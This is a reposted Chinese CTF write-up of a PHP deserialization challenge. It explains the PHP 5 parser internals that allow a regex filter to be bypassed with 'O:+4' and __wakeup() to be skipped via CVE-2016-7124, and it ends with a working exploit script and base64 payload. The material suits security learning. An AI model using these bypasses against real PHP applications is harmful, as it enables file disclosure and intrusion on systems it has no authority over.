




# Web – Web\_php\_unserialize – WriteUp 【序列化与反序列化】

转载

请输入昵称  于 2020-08-19 23:32:36 发布  246  收藏

分类专栏: [CTF](#) 文章标签: [php](#)

原文链接: <https://www.guildhab.top/?p=990>

版权



[CTF 专栏收录该内容](#)

1 篇文章 0 订阅

订阅专栏

刚才做了一道 PHP 反序列化的题目，题目虽简单但考察的点挺经典的，这里转载一个帖子总结记录一下

题目

题目是这样的

```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

很明显是一道 PHP 反序列化的题目，直接来看题目给出的流程

首先判断当前是否存在 GET 参数 "var"，若存在则对其进行 Base64 解码后存入 \$var 变量。若不存在则输出当前页面源码

对 \$var 进行一个正则过滤，若通过正则过滤，则对其进行反序列化操作，否则响应提示信息。

题目中给出一个 Demo 类，需要注意一下其中三个魔术方法

`__wakeup()`

该方法是 PHP 反序列化时执行的第一个方法，`unserialize()` 会先检查是否存在 `__wakeup()` 方法，若存在则会先调用该方法，来预先准备对象需要的资源(比如重新建立数据库连接，执行其他初始化操作等等)

`__construct()`

与其它 OOP(面向对象)语言类似，PHP中也存在构造方法，具有构造方法的类会在每次创建新对象前调用此方法，该方法常用于完成一些初始化工作。

`__destruct()`

析构方法，当某个对象的所有引用都被删除或者当对象被显式销毁时，析构函数会被执行。

有关 PHP 其它魔术方法的内容可以参考 [PHP 官方文档](#)

有关 PHP 反序列化漏洞的内容可以参考 [PHP 反序列化漏洞](#)

---

## 解题思路

回到题目中，看一看有哪些注意点

`unserialize()` 方法的参数来源于 GET 请求

虽然该请求获取的值经过一系列处理，包括一个Base64解码和一个正则过滤，但至少能确定该参数值是用户可控的。事实上这个正则过滤是可以绕过的。

`unserialize()` 的 `__wakeup()` 方法

在反序列化时，PHP会先执行 `__wakeup()` 函数。本题中 `__wakeup()` 函数的作用为：将 `$file` 变量强制赋值为 `index.php`，而题目又提示 flag 在 `f14g.php` 中，因此这又牵扯到一个老问题了：如何绕过 `__wakeup()` 函数

然后就可以拿到 Flag 了，本题其实也就考了两个点：如何绕过正则表达式以及如何绕过 `__wakeup()` 方法。

---

## 绕过正则表达式

先来看下序列化后字符串的内容是怎么样的。

```

1 <?php
2     class Demo {
3         private $file = 'index.php';
4         public function __construct($file) {
5             $this->file = $file;
6         }
7         function __destruct() {
8             echo @highlight_file($this->file, true);
9         }
10        function __wakeup() {
11            if ($this->file != 'index.php') {
12                $this->file = 'index.php';
13            }
14        }
15    }
16
17    # 实例化 Demo 对象 , 这里将 $file 参数设定为 fl4g.php
18    $obj = new Demo("fl4g.php");
19    # 序列化对象
20    $str = serialize($obj);
21    # 输出字符串
22    echo $str,PHP_EOL;
23
24 ?>

```

```

[epicccal@parrot]-[~/Desktop]
└─$ php test1.php
O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}

```

而正则匹配的规则是: 在不区分大小写的情况下, 若字符串出现 "o:数字" 或者 "c:数字" 这样的格式, 那么就被过滤.

很明显, 因为 `serialize()` 的参数为 `object`, 因此参数类型肯定为对象 "O", 又因为序列化字符串的格式为 参数格式:参数名长度, 因此 "O:4" 这样的字符串肯定无法通过正则匹配

那么怎么办呢? 你可以参考 [php反序列unserialize的一个小特性](#), 我自己也下载了一份题目中版本的 PHP 源码来验证

题目中泄漏了 `phpinfo` 信息, 可以用 `dirsearch` 扫到, 这里就交代下题目的环境为 `PHP 5.3.10`

先看 `var_unserializer.c` 文件 441 行

```

441  if ((YYLIMIT - YYCURSOR) < 7) YYFILL(7);
1    yych = *YYCURSOR;
2    switch (yych) {
3    case 'C':
4    case 'O': goto yy13;
5    case 'N': goto yy5;
6    case 'R': goto yy2;
7    case 'S': goto yy10;
8    case 'a': goto yy11;
9    case 'b': goto yy6;
10   case 'd': goto yy8;
11   case 'i': goto yy7;
12   case 'o': goto yy12;
13   case 'r': goto yy4;
14   case 's': goto yy9;
15   case '}': goto yy14;
16   default: goto yy16;
17   }

```

序列化字符串的第一位为 "O", 因此这里跳转到 yy13 .

注意这里区分大小写!

yy13

```

500  yy13:
1    yych = *(YYMARKER = ++YYCURSOR);
2    if (yych == ':') goto yy17;
3    goto yy3;

```

yy13 会判断下一位的字符是否为 ":", 若是就跳转到 yy17, 若不是就跳转到 yy3, 这里会跳转到 yy17

yy17

```

514  yy17:
1    yych = *++YYCURSOR;
2    if (yybm[0+yych] & 128) {
3        goto yy20;
4    }
5    if (yych == '+') goto yy19;

```

yy17 会判断下一位是否为数字, 若为数字就跳转到 yy20, 若为 "+" 号就跳转到 yy19

yy19

```

523  yy19:
1    yych = *++YYCURSOR;
2    if (yybm[0+yych] & 128) {
3        goto yy20;
4    }
5    goto yy18;

```

我们来看 yy19,

yy19 会判断下一位是否为数字, 若为数字就跳转到 yy20, 否则跳转到 yy18

问题来了!当反序列化操作读取到 ":" 号时，下面不管是 "数字" 还是 "+数字"，都会跳转到 yy20，而正则匹配的规则能过滤 0:4，却不会过滤 0:+4。

因此，我们可以利用 0:+4 这样的写法来绕过正则过滤。

值得一提的是：该利用方式仅能在 PHP 5 中复现，在 PHP7 中，yy17 的规则被修改了，因此 "+" 号无法再被利用了

php 7.3.9 var\_unserializer.c 文件 783 行

```
783 yy17:
1   yych = *++YYCURSOR;
2   if (yybm[0+yych] & 128) {
3       goto yy30;
4   }
5 yy18:
6   YYCURSOR = YYMARKER;
7   goto yy3;
```

yy17 已不再识别 "+" 号~

绕过 \_\_wakeup() 函数

这也是一个老问题了，具体可以参考 [CVE-2016-7124](#)

来看 var\_unserializer.re 文件 371 行

```
5 static inline int object_common2(UNSERIALIZE_PARAMETER, long elements)
4 {
3   zval *retval_ptr = NULL;
2   zval fname;
1
376 if (!process_nested_data(UNSERIALIZE_PASSTHRU, Z_OBJPROP_PP(rval), elements, 1)) {
1   return 0;
2   }
3
4   if (Z_OBJCE_PP(rval) != PHP_IC_ENTRY &&
5       zend_hash_exists(&Z_OBJCE_PP(rval)->function_table, "__wakeup", sizeof("__wakeup"))) {
6       INIT_PZVAL(&fname);
7       ZVAL_STRINGL(&fname, "__wakeup", sizeof("__wakeup") - 1, 0);
8       call_user_function_ex(CG(function_table), rval, &fname, &retval_ptr, 0, 0, 1, NULL TSRMLS_CC);
9   }
10
11   if (retval_ptr)
12       zval_ptr_dtor(&retval_ptr);
13
14   return finish_nested_data(UNSERIALIZE_PASSTHRU);
15
16 }
```

object\_common2() 函数使用 call\_user\_function\_ex(CG(function\_table), rval, &fname, &retval\_ptr, 0, 0, 1, NULL TSRMLS\_CC) 来调用 \_\_wakeup() 函数，但在执行 call\_user\_function\_ex() 函数前，需要通过一个条件判断。

process\_nested\_data() 函数用于对象的属性检查，那么这个对象是何时创建的呢？来看 var\_unserializer.re 文件第 359 行

```

359 static inline long object_common1(UNSERIALIZE_PARAMETER, zend_class_entry *ce)
1  {
2  long elements;
3
4  elements = parse_iv2((*p) + 2, p);
5
6  (*p) += 2;
7
8  object_init_ex(*rval, ce);
9  return elements;
10 }
11

```

在 `object_common1()` 中，调用 `object_init_ex(*rval, ce)` 函数创建并返回了该对象。

流程也就是这样的：创建对象之后，对对象的属性检查，若属性检查通过，就调用 `__wakeup()` 方法。若对象属性检查不通过，则会跳出 `object_common2()` 函数，不再调用 `__wakeup()` 函数。由于对象及其属性在 `object_common1()` 中已经被创建，因此这里对象将会被销毁，从而触发析构函数 `__destruct()`。

因此这里我们仅需要破坏对象属性检查就可以绕过 `__wakeup()` 函数，最简单的方法就是增大对象属性的个数，使其序列化异常。

PHP 7 中这部分代码被修改，无法再用该方式绕过 `__wakeup()` 方法

## 构造 Exp

现在两个考点都已经解决了，构造 Exp 变得非常简单


```

25 <?php
24 class Demo {
23     private $file = 'index.php';
22     public function __construct($file) {
21         $this->file = $file;
20     }
19     function __destruct() {
18         echo @highlight_file($this->file, true);
17     }
16     function __wakeup() {
15         if ($this->file != 'index.php') {
14             $this->file = 'index.php';
13         }
12     }
11 }
10
9     $obj = new Demo("fl4g.php");
8     $str = serialize($obj);
7     # 绕过正则过滤
6     $str1 = preg_replace('/:4/', ':+4', $str);
5     # 绕过 __wakeup() 函数
4     $str2 = preg_replace('/:1:/', ':2:', $str1);
3     $str3 = base64_encode($str2);
2     echo $str3, PHP_EOL;
1 ?>

```

Exp : TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==

然后就拿到了 Exp ， 将其作为 var 变量的参数提交即可拿到 Flag



一个注意点

这里说一个需要注意的点：

最开始的我是先把序列化后的字符串输出， 然后手工添加 "+" 号和破坏对象属性， 最后再对其 **Base64** 编码后提交， 但是始终拿不到 **Flag**

翻看了一会儿以前的笔记， 突然发现了这个知识点

不同属性的对象序列化后字符格式是不一样的

Private属性： 数据类型:属性名长度:&quot;\00类名\00属性名&quot;;数据类型:属性值长度:&quot;属性值&quot;;

Protected属性： 数据类型:属性名长度:&quot;\00\*\00属性名&quot;;数据类型:属性值长度:&quot;属性值&quot;;

Public属性： 数据类型:属性名长度:&quot;属性名&quot;;数据类型:属性值长度:&quot;属性值&quot;;

本题中就有一个 Private 对象， 会不会在复制粘贴时破坏了 "\00" 这个特殊字符呢？ 可以实验一下～

将序列化后的字符串直接存入文件

```
8 $obj = new Demo("fl4g.php");
7 $str = serialize($obj);
6 $str1 = preg_replace('/:4/',':+4',$str);
5 $str2 = preg_replace('/:1:/',':2:',$str1);
4 $str3 = base64_encode($str2);
3 $file = fopen("a.txt","w") or die("can't open file");
2 fwrite($file,$str);
1 fclose($file);
```

将序列化后的字符串复制粘贴存入文件

```
[root@parrot]-[/var/www/html/test]
└─ #tail -n 6 poc.php
    $str = serialize($obj);
    $str1 = preg_replace('/:4/',':+4',$str);
    $str2 = preg_replace('/:1:/',':2:',$str1);
    $str3 = base64_encode($str2);
    echo $str,PHP_EOL;
?>
└─ [root@parrot]-[/var/www/html/test]
└─ #echo `php poc.php` >> a.txt
bash: warning: command substitution: ignored null byte in input
```

vim 查看 a.txt 文件

```
1 0:4:"Demo":1:{s:10:"^@Demo^@file";s:8:"fl4g.php";}
2  □
1 0:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php;"}
```

果然，输出到命令行的序列化字符串格式已经被破坏，因此必须要在脚本中直接构造出完整的 Exp

## 总结

本题其实没什么难点，主要就是绕过正则过滤以及绕过 `__wakeup()` 函数